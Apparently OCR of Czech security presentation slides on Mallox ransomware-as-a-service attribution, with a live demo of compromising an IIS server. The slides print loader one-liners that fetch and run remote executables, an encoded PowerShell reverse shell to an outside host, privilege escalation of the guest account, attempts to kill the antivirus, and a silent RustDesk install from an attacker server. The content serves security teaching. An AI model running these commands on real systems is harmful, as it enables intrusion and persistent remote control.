%SYSTEM%\cmd.exe "C:\Windows\System32\cmd.exe" /C echo $cl = New-Object  
System.Net.WebClient>C:?\ProgramData\updt.ps1 & echo  
$cl.DownloadFile("hxxp://80.66.75[.]47/Dxccaejs.exe", "C:?\ProgramData\tzt.bat") >>  
C:?\ProgramData\updt.ps1 & powershell -ExecutionPolicy Bypass C:?\ProgramData\updt.ps1 &  
WMIC process call create "C:?\ProgramData\tzt.bat"
```



```
/C echo $cl = New-Object System.Net.WebClient  
>%TEMP%\updt.ps1 & echo  
$cl.DownloadFile("hXXp://80[.]66.75]]]]40/XXXXX  
XXXX.exe", "%TEMP%\xxxx.exe") >> %TEMP%\updt.ps1  
& powershell -ExecutionPolicy Bypass  
%TEMP%\updt.ps1 & WMIC process call create  
"%TEMP%\XXXXXXXXX.exe"
```



```
"\"C:\\Windows\\System32\\cmd.exe\" /C echo $cl  
= New-Object System.Net.WebClient >  
C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 & echo  
$cl.DownloadFile(\"hxxp://80.66.75[.]36/aRX.exe\",  
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\") >>  
%TEMP%\updt.ps1 & powershell -ExecutionPolicy  
Bypass C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1  
& WMIC process call create  
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\""
```

Za oponou kyberútoku | atribuce RaaS Mallox



Administrator: C:\\Windows\\system32\\cmd.exe

```
%SYSTEM%\cmd.exe "C:\Windows\System32\cmd.exe" /C echo $cl = New-Object  
System.Net.WebClient>C:?\ProgramData\updt.ps1 & echo  
$cl.DownloadFile("hxxp://80.66.75[.]47/Dxccaejs.exe", "C:?\ProgramData\tzt.bat") >>  
C:?\ProgramData\updt.ps1 & powershell -ExecutionPolicy Bypass C:?\ProgramData\updt.ps1 &  
WMIC process call create "C:?\ProgramData\tzt.bat"
```



```
/C echo $cl = New-Object System.Net.WebClient  
>%TEMP%\updt.ps1 & echo  
$cl.DownloadFile("hXXp://80[.]66.75]]]]40/XXXXX  
XXXX.exe", "%TEMP%\xxxx.exe") >> %TEMP%\updt.ps1  
& powershell -ExecutionPolicy Bypass C:?\ProgramData\updt.ps1 &  
%TEMP%\updt.ps1 WMIC process call create  
"%TEMP%\XXXXXXXXX.exe"
```



```
"\"C:\\Windows\\System32\\cmd.exe\" /C echo $cl  
= New-Object System.Net.WebClient >  
C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 & echo  
$cl.DownloadFile(\"hxxp://80.66.75[.]36/aRX.exe\",  
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\") >>  
%TEMP%\updt.ps1 & powershell -ExecutionPolicy  
Bypass C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 &  
WMIC process call create  
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\""
```

Za oponou kyberútoku | atribuce RaaS Mallox



Administrator: C:\\Windows\\system32\\cmd.exe

```
%SYSTEM%\cmd.exe "C:\Windows\System32\cmd.exe" /C echo $cl = New-Object  
System.Net.WebClient>C:?\ProgramData\updt.ps1 & echo  
$cl.DownloadFile("hxxp://80.66.75[.]47/Dxccaejs.exe", "C:?\ProgramData\tzt.bat") >>  
C:?\ProgramData\updt.ps1 & powershell -ExecutionPolicy Bypass C:?\ProgramData\updt.ps1 &  
WMIC process call create "C:?\ProgramData\tzt.bat"
```



```
/C echo $cl = New-Object System.Net.WebClient  
>%TEMP%\updt.ps1 & echo  
$cl.DownloadFile("hXXp://80[.]66.75]]]]40/XXXXX  
XXXX.exe", "%TEMP%\xxxx.exe") >> %TEMP%\updt.ps1  
& powershell -ExecutionPolicy Bypass  
%TEMP%\updt.ps1 & WMIC process call create  
"%TEMP%\XXXXXXXXX.exe"
```



```
"\"C:\\Windows\\System32\\cmd.exe\" /C echo $cl  
= New-Object System.Net.WebClient >  
C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 & echo  
$cl.DownloadFile(\"hxxp://80.66.75[.]36/aRX.exe\",  
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\") >>  
%TEMP%\updt.ps1 & powershell -ExecutionPolicy  
Bypass C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1  
& WMIC process call create  
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\""
```

Za oponou kyberútoku | atribuce RaaS Mallox

C:_ Administrator: C:\\Windows\\system32\\cmd.exe

```
%SYSTEM%\cmd.exe "C:\Windows\System32\cmd.exe" /C echo $cl = New-Object System.Net.WebClient>C:?\ProgramData\updt.ps1 & echo $cl.DownloadFile("hxxp://80.66.75[.]47/Dxccaejs.exe", "C:?\ProgramData\tzt.bat") >> C:?\ProgramData\updt.ps1 & powershell -ExecutionPolicy Bypass C:?\ProgramData\updt.ps1 & WMIC process call create "C:?\ProgramData\tzt.bat"
```



```
/C echo $cl = New-Object System.Net.WebClient  
>%TEMP%\updt.ps1 & echo  
$cl.DownloadFile("hXXp://80[.]66.75[.]47/XXXXX  
XXXX.exe", "%TEMP%\xxxx.exe")  
& powershell -ExecutionPolicy Bypass  
%TEMP%\updt.ps1 & WMIC process call create  
"%TEMP%\XXXXXXXXX.exe"
```

%TEMP%\updt.ps1




```
"\"C:\\Windows\\System32\\cmd.exe\" /C echo $cl  
= New-Object System.Net.WebClient >  
C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 & echo  
$cl.DownloadFile(\"hxxp://80.66.75[.]36/aRX.exe\",  
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\") >>  
%TEMP%\updt.ps1 & powershell -ExecutionPolicy  
Bypass C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1  
& WMIC process call create  
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\""
```

%TEMP%\updt.ps1

Za oponou kyberútoku | atribuce RaaS Mallox

Operátor Mallox - Ransomware as a Service

- Tvůrci ransomwaru
- Aktivní od roku 2021
- Také známí pod názvy TargetCompany nebo Fargo
- Ruskojazyčná skupina
- Silné šifrovací algoritmy
- Zákaz útočení na nemocnice a vzdělávací instituce
- Vybírají si pouze ruskojazyčné partnery
- Nabízí až 80% podíl z výkupného partnerům



Reálná ukážka

BEGINNING IIS ATTACK

Boot Time: 4/19/2024 7:45 AM
Machine Domain: DEMO
Host Name: WEB-LOSA-01
User Name: DEMO\administrator

OS Version: Windows Server 2022 x21H2 (20348.643)

eset SERVER SECURITY

- Monitoring
- Log files
- Scan
- Update
- Setup
- Tools
- Help and support

Progress. Protected.

Log files

Detections (0)

Time	S...	O..	Object	Detection	Action	User	Information	Hash	Firs...
------	------	-----	--------	-----------	--------	------	-------------	------	---------

Filtering

BEGINNING IIS ATTACK

WEBSHELL PLACEMENT

-DETECTED-

Uploading WebShells to victim 10.0.0.27

- (-) Uploading WebMembers1.aspx **error_perm: 550** Access is denied.
- (-) Uploading WebMembers2.aspx **error_perm: 550** Access is denied.
- (-) Uploading WebMembers3.aspx **error_perm: 550** Access is denied.
- (-) Uploading WebMembers4.aspx **error_perm: 550** Access is denied.
- (-) Uploading WebMembers5.aspx **error_perm: 550** Access is denied.

5 webshells blocked

Press any key to continue.

-CUSTOMIZED-

Uploading WebShell WebMembers.aspx to victim 10.0.0.27

Boot Time: 4/19/2024 7:45 AM
Machine Domain: DEMO
Host Name: WEB-LOSA-01
User Name: DEMO\administrator

OS Version: Windows Server 2022 x21H2 (20H4R.643)

eset SERVER SECURITY

- Monitoring
- Log files
- Scan
- Update
- Setup
- Tools
- Help and support

Log files

Detections (5)

Time	S...	O..	Object	Detection	Action	User	Information	Hash	Firs...
4/19/2024...	R...	file	C:\inetpub\www...	PHP/Webshell.N...	cleane...	DEMO...	Event occur...	40DBDC0B...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.E...	cleane...	DEMO...	Event occur...	D8A487E91...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	CFM/Webshell.A...	cleane...	DEMO...	Event occur...	F7832703E...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.N...	cleane...	DEMO...	Event occur...	AEED35A4...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Agent.NES ...	cleane...	DEMO...	Event occur...	8FDA50432...	4/19...

Progress. Protected.

Filtering

BEGINNING IIS ATTACK

WEBSHELL PLACEMENT

-DETECTED-

— Uploading WebShells to victim 10.0.0.27 —
[-] Uploading WebMembers1.aspx **error_perm: 550** Access is denied.
[-] Uploading WebMembers2.aspx **error_perm: 550** Access is denied.
[-] Uploading WebMembers3.aspx **error_perm: 550** Access is denied.
[-] Uploading WebMembers4.aspx **error_perm: 550** Access is denied.
[-] Uploading WebMembers5.aspx **error_perm: 550** Access is denied.

— **5** webshells blocked —
Press any key to continue.

-CUSTOMIZED-

— Uploading WebShell WebMembers.aspx to victim 10.0.0.27 —
[+] Uploaded: ./ReqFiles/webShells/JamesCustom.aspx to WebMembers.aspx
— Sending commands to WebShell for execution —
[+] send command> ping **rGZ3H2MdHil79WiMRjHbrjC4ZLSAVS.burpcollaborator.net -n 1**
[+] send command> powershell -nop -w hidden -enc **JABhAGQAZABYAGUAcwBzAD0AJwAxADAAMwAuADcAOQAuADEANAAzAC4AMQAwADE ...**
— Starting Powershell Reverse Shell and waiting for connection —
listening on [any] 80 ...
connect to [103.79.143.101] from WEB-LOSA-01.demo.lan [10.0.0.27] 49823
Press any key to continue.

INITIAL DISCOVERY

-ACCOUNTS-

[+] send command> whoami

Boot Time: 4/19/2024 7:45 AM
Machine Domain: DEMO
Host Name: WEB-LOSA-01
User Name: DEMO\administrator

OS Version: Windows Server 2022 x21H2 (20H2.643)

- Monitoring
- Log files
- Scan
- Update
- Setup
- Tools
- Help and support

Log files

Detections (5)

Time	S...	O...	Object	Detection	Action	User	Information	Hash	Firs...
4/19/2024...	R...	file	C:\inetpub\www...	PHP/Webshell.N...	cleane...	DEMO...	Event occur...	40DBDC0B...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.E...	cleane...	DEMO...	Event occur...	D8A487E91...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	CFM/Webshell.A...	cleane...	DEMO...	Event occur...	F7832703E...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.N...	cleane...	DEMO...	Event occur...	AED35A4...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Agent.NES ...	cleane...	DEMO...	Event occur...	8FDA50432...	4/19...

Progress. Protected.

Filtering

File Actions Edit View Help

Press any key to continue.

INITIAL DISCOVERY -ACCOUNTS-

```
[+] send command> whoami  
nt authority\system  
[+] send command> net user
```

User accounts for \\

Administrator	DefaultAccount	Guest
LocalAdmin	WDAGUtilityAccount	

The command completed with one or more errors.

```
[+] send command> quser  
USERNAME          SESSIONNAME      ID STATE  IDLE TIME  LOGON TIME  
administrator     console         1 Active   none      4/19/2024 7:46 AM  
[+] send command> net group "domain admins" /domain  
The request will be processed at a domain controller for domain demo.lan.
```

Group name	Domain Admins
Comment	Designated administrators of the domain

Members

Administrator	akadmin	CGAdmin
DDAdmin	EMAdmin	jbadmin
JJAdmin	JLAdmin	JRAdmin
MMAdmin	MSAdmin	RRAdmin
TDAdmin		

The command completed successfully.

Press any key to continue.

INITIAL DISCOVERY -DOMAIN-

```
[+] send command> ipconfig /all
```

Boot Time: 4/19/2024 7:45 AM
Machine Domain: DEMO
Host Name: WEB-LOSA-01
User Name: DEMO\administrator

OS Version: Windows Server 2022 x21H2 (20H2.643)

eset SERVER SECURITY

Monitoring

Log files

Scan

Update

Setup

Tools

Help and support

Log files

Detections (5)

Time	S...	O..	Object	Detection	Action	User	Information	Hash	Firs...
4/19/2024...	R...	file	C:\inetpub\www...	PHP/Webshell.N...	cleane...	DEMO...	Event occur...	40DBDC0B...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.E...	cleane...	DEMO...	Event occur...	D8A487E91...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	CFM/Webshell.A...	cleane...	DEMO...	Event occur...	F7832703E...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.N...	cleane...	DEMO...	Event occur...	AEED35A4...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Agent.NES ...	cleane...	DEMO...	Event occur...	8FDA50432...	4/19...

Progress. Protected.

Filtering

Type here to search

7:51 AM

4/19/2024

File Actions Edit View Help

INITIAL DISCOVERY -DOMAIN-

[*] send command> ipconfig /all

Windows IP Configuration

```
Host Name . . . . . : WEB-LOSA-01
Primary Dns Suffix . . . . . : demo.lan
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : demo.lan
```

Ethernet adapter Ethernet0:

```
Connection-specific DNS Suffix . : demo.lan
Description . . . . . : Intel(R) 82574L Gigabit Network Connection
Physical Address. . . . . : 00-50-56-B1-98-FE
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::80fe:e102:8137:d9ee%3(Preferred)
IPv4 Address. . . . . : 10.0.0.27(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : Friday, April 19, 2024 7:45:51 AM
Lease Expires . . . . . : Saturday, April 27, 2024 7:45:51 AM
Default Gateway . . . . . : 10.0.0.1
DHCP Server . . . . . : 10.0.0.200
DHCPv6 IAID . . . . . : 100683862
DHCPv6 Client DUID. . . . . : 00-01-00-01-2D-B2-D8-A0-00-50-56-B1-98-FE
DNS Servers . . . . . : 10.0.0.200
NetBIOS over Tcpip. . . . . : Enabled
```

[*] send command> nslookup demo.lan

```
Server: SvrSandDC01.demo.lan
Address: 10.0.0.200
```

```
Name: demo.lan
Address: 10.0.0.200
```

Press any key to continue.

CREATE NEW USER ATTEMPTS

[*] send command> net user asp.net abc123 .add

```
Boot Time: 4/19/2024 7:45 AM
Machine Domain: DEMO
Host Name: WEB-LOSA-01
User Name: DEMO\administrator
```

OS Version: Windows Server 2022 x21H2 (20H2.643)

eset SERVER SECURITY

Monitoring

Log files

Scan

Update

Setup

Tools

Help and support

Progress. Protected.

Log files

Detections (5)

Time	S...	O..	Object	Detection	Action	User	Information	Hash	Firs...
4/19/2024...	R...	file	C:\inetpub\www...	PHP/Webshell.N...	cleane...	DEMO...	Event occur...	40DBDC0B...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.E...	cleane...	DEMO...	Event occur...	D8A4B7E91...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	CFM/Webshell.A...	cleane...	DEMO...	Event occur...	F7832703E...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.N...	cleane...	DEMO...	Event occur...	AEED35A4...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Agent.NES ...	cleane...	DEMO...	Event occur...	8FDA50432...	4/19...

Filtering

Type here to search

7:51 AM
4/19/2024

```
File Actions Edit View Help
DNS Servers . . . . . : 10.0.0.200
NetBIOS over Tcpip. . . . . : Enabled
[+] send command> nslookup demo.lan
Server: SvrSandDC01.demo.lan
Address: 10.0.0.200

Name: demo.lan
Address: 10.0.0.200

Press any key to continue.
```

CREATE NEW USER ATTEMPTS

```
[+] send command> net user asp.net abc123 .add
[+] send command> net user asp.net abc123$
[+] send command> net user asp.net abc123 .add
[+] send command> net user asp.net abc123$
[+] send command> net user asp.net abc123 /add
[+] send command> net user asp.net abc123 /add /Y
[+] send command> net user asp.net abc123 /add
[+] send command> net user asp.net

Press any key to continue.
```

KILL ESET ATTEMPTS

```
[+] send command> tasklist /svc /fi "IMAGENAME ne svchost.exe" | findstr /v "N/A"
```

```
Boot Time: 4/19/2024 7:45 AM
Machine Domain: DEMO
Host Name: WEB-LOSA-01
User Name: DEMO\administrator
OS Version: Windows Server 2022 v21H2 (20348.643)
```

eset SERVER SECURITY

- Monitoring
- Log files
- Scan
- Update
- Setup
- Tools
- Help and support

Log files

Detections (5)

Time	S...	O..	Object	Detection	Action	User	Information	Hash	Firs...
4/19/2024...	R...	file	C:\inetpub\www...	PHP/Webshell.N...	cleane...	DEMO...	Event occur...	40DBDC0B...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.E...	cleane...	DEMO...	Event occur...	D8A487E91...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	CFM/Webshell.A...	cleane...	DEMO...	Event occur...	F7832703E...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.N...	cleane...	DEMO...	Event occur...	AEED35A4...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Agent.NES ...	cleane...	DEMO...	Event occur...	8FDA50432...	4/19...

Filtering

Progress. Protected.

File Actions Edit View Help

```
[+] send command> net user asp.net abc123 .add  
[+] send command> net user asp.net abc123$  
[+] send command> net user asp.net abc123 /add  
[+] send command> net user asp.net abc123 /add /Y  
[+] send command> net user asp.net abc123 /add  
[+] send command> net user asp.net
```

Press any key to continue.

KILL ESET ATTEMPTS

```
[+] send command> tasklist /svc /fi "IMAGENAME ne svchost.exe" | findstr /v "N/A"
```

Image Name	PID	Services
lsass.exe	688	KeyIso, Netlogon, SamSs
efwd.exe	1440	efwd
ekrn.exe	1504	ekrn, ekrrnEpfw
spoolsv.exe	2528	Spooler
inetinfo.exe	2792	IISADMIN
EIConnector.exe	2820	EIConnectorSvc
vmtoolsd.exe	2880	VMTools
vm3dservice.exe	2924	VM3DSservice
ERAAgent.exe	2932	EraAgentSvc
VGAuthService.exe	3000	VGAuthService
dllhost.exe	3788	COMSysApp
msdtc.exe	4052	MSDTC

```
[+] send command> taskkill /f /im ekrrn.exe
```

```
[+] send command> tasklist /svc | findstr.exe ekrrn.exe  
ekrrn.exe 1504 ekrrn, ekrrnEpfw
```

Press any key to continue.

REMOTE DEVICE IDENTIFICATION

```
[+] send command> NETSTAT -ano | findstr /c:"LISTENING" | findstr /v /c:"[::]:"
```

Boot Time: 4/19/2024 7:45 AM
Machine Domain: DEMO
Host Name: WEB-LOSA-01
User Name: DEMO\administrator

OS Version: Windows Server 2022 x21H2 (20H2.643)

eset SERVER SECURITY

Monitoring

Log files

Scan

Update

Setup

Tools

Help and support

Log files

Detections (5)

Time	S...	O..	Object	Detection	Action	User	Information	Hash	Firs...
4/19/2024...	R...	file	C:\inetpub\www...	PHP/Webshell.N...	cleane...	DEMO...	Event occur...	40DBDC0B...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.E...	cleane...	DEMO...	Event occur...	D8A4B7E91...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	CFM/Webshell.A...	cleane...	DEMO...	Event occur...	F7B32703E...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.N...	cleane...	DEMO...	Event occur...	AEED35A4...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Agent.NES ...	cleane...	DEMO...	Event occur...	8FDA50432...	4/19...

Progress. Protected.

Filtering

Type here to search

7:52 AM

4/19/2024

File Actions Edit View Help

ENABLE GUEST AND MAKE ADMIN

```
[+] send command> NETSTAT -ano | findstr /c:"LISTENING" | findstr /v /c:"[::]"
TCP 0.0.0.0:21 0.0.0.0:0 LISTENING 2656
TCP 0.0.0.0:80 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 912
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:5985 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:47001 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING 688
TCP 0.0.0.0:49665 0.0.0.0:0 LISTENING 556
TCP 0.0.0.0:49666 0.0.0.0:0 LISTENING 1228
TCP 0.0.0.0:49668 0.0.0.0:0 LISTENING 1656
TCP 0.0.0.0:49674 0.0.0.0:0 LISTENING 688
TCP 0.0.0.0:49683 0.0.0.0:0 LISTENING 2528
TCP 0.0.0.0:49697 0.0.0.0:0 LISTENING 668
TCP 10.0.0.27:139 0.0.0.0:0 LISTENING 4
```

```
[+] send command> nslookup web-HARV-01
Server: SvrSandDC01.demo.lan
Address: 10.0.0.200
```

```
[+] send command> nslookup web-HARV-02
Server: SvrSandDC01.demo.lan
Address: 10.0.0.200
```

```
[+] send command> nslookup web-HARV-03
Server: SvrSandDC01.demo.lan
Address: 10.0.0.200
```

```
[+] send command> ipconfig
```

Windows IP Configuration

Ethernet adapter Ethernet0:

```
Connection-specific DNS Suffix . : demo.lan
Link-local IPv6 Address . . . . . : fe80::80fe:e102:8137:d9ee%3
IPv4 Address. . . . . : 10.0.0.27
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.0.0.1
```

```
[+] send command> PING web-HARV-02
Ping request could not find host web-HARV-02. Please check the name and try again.
Press any key to continue.
```

ENABLE GUEST AND MAKE ADMIN

```
[+] send command> net user asp.net abc123 /add
```

Boot Time: 4/19/2024 7:45 AM
Machine Domain: DEMO
Host Name: WEB-LOSA-01
User Name: DEMO\administrator

OS Version: Windows Server 2022, v21H2 (20H2.643)

eset SERVER SECURITY

Monitoring

Log files

Scan

Update

Setup

Tools

Help and support

Progress. Protected.

Log files

Detections (5)

Time	S...	O...	Object	Detection	Action	User	Information	Hash	Firs...
4/19/2024...	R...	file	C:\inetpub\www...	PHP/Webshell.N...	cleane...	DEMO...	Event occur...	40D8DC0B...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.E...	cleane...	DEMO...	Event occur...	D8A487E91...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	CFM/Webshell.A...	cleane...	DEMO...	Event occur...	F7B32703E...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.N...	cleane...	DEMO...	Event occur...	AEDD35A4...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Agent.NES ...	cleane...	DEMO...	Event occur...	8FDA50432...	4/19...

Filtering

Type here to search

7:52 AM 4/19/2024

ENABLE GUEST AND MAKE ADMIN

```
[+] send command> net user asp.net abc123 /add
[+] send command> net user asp.net
[+] send command> net user guest /active:yes
The command completed successfully.
[+] send command> net localgroup administrators guest /add
The command completed successfully.
[+] send command> net user guest
User name                Guest
Full Name
Comment                  Built-in account for guest access to the computer/domain
User's comment
Country/region code     000 (System Default)
Account active           Yes
Account expires         Never
Password last set       4/19/2024 7:52:55 AM
Password expires        Never
Password changeable     4/20/2024 7:52:55 AM
Password required       No
User may change password No
Workstations allowed    All
Logon script
User profile
Home directory
Last logon              Never
Logon hours allowed     All
Local Group Memberships *Administrators      *Guests
Global Group memberships *None
The command completed successfully.
[+] send command> whoami
nt authority\system
Press any key to continue.
```

RUSTDESK PLACEMENT

Boot Time: 4/19/2024 7:45 AM
Machine Domain: DEMO
Host Name: WEB-LOSA-01
User Name: DEMO\administrator

OS Version: Windows Server 2022 x21H2 (20H2R.643)

eset SERVER SECURITY

- Monitoring
- Log files
- Scan
- Update
- Setup
- Tools
- Help and support

Log files

Detections (5)

Time	S...	O..	Object	Detection	Action	User	Information	Hash	Firs...
4/19/2024...	R...	file	C:\inetpub\www...	PHP/Webshell.N...	cleane...	DEMO...	Event occur...	40DBDC0B...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.E...	cleane...	DEMO...	Event occur...	D8A487E91...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	CFM/Webshell.A...	cleane...	DEMO...	Event occur...	F7832703E...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.N...	cleane...	DEMO...	Event occur...	AEED35A4...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Agent.NES ...	cleane...	DEMO...	Event occur...	8FDA50432...	4/19...

Filtering

Progress. Protected.

File Actions Edit View Help

Logon script
User profile
Home directory
Last logon Never
Logon hours allowed All
Local Group Memberships *Administrators *Guests
Global Group memberships *None
The command completed successfully.

```
(+) send command> whoami
nt authority\system
Press any key to continue.
```

RUSTDESK PLACEMENT

```
----- Sending script to install rust desk -----
[+] send command> Invoke-WebRequest http://103.79.143.101:8080/rustdesk.exe -outfile "$env:ProgramData\rustdesk.exe";
Start-Sleep -Seconds 5
[+] send command> Start-Process $env:ProgramData\rustdesk.exe --silent-install -NoNewWindow -Wait
[+] send command> cd $env:ProgramFiles\RustDesk\
[+] send command> $rustdesk_id = (.\rustdesk.exe --get-id | Write-Output)
[+] send command> $rustdesk_pw = 'P@ssw0rD';.\rustdesk.exe --password $rustdesk_pw
[+] send command> Write-Output ".....";Write-Output "RustDesk ID: $rustdesk
_id";Write-Output "Password: $rustdesk_pw";Write-Output ".....";
```

```
----- Waiting on RustDesk to be installed/configured -----
- Waiting up to 115 more seconds.
- Waiting up to 110 more seconds.
- Waiting up to 105 more seconds.
- Waiting up to 100 more seconds.

- Waiting up to 95 more seconds.
- Waiting up to 90 more seconds.
```

```
.....
RustDesk ID: -snip-
Password: P@ssw0rD
.....
- Waiting up to 85 more seconds.
Found RustDesk connection info (See above)
```

----- Done. RustDesk should be ready -----
Press any key to continue.

----- Using RustDesk to connect to compromised IIS Server -----

Boot Time: 4/19/2024 7:45 AM
Machine Domain: DEMO
Host Name: WEB-LOSA-01
User Name: DEMO\administrator

OS Version: Windows Server 2022 x21H2 (20H2.643)

eset SERVER SECURITY

- Monitoring
- Log files
- Scan
- Update
- Setup
- Tools
- Help and support

Log files

Detections (5)

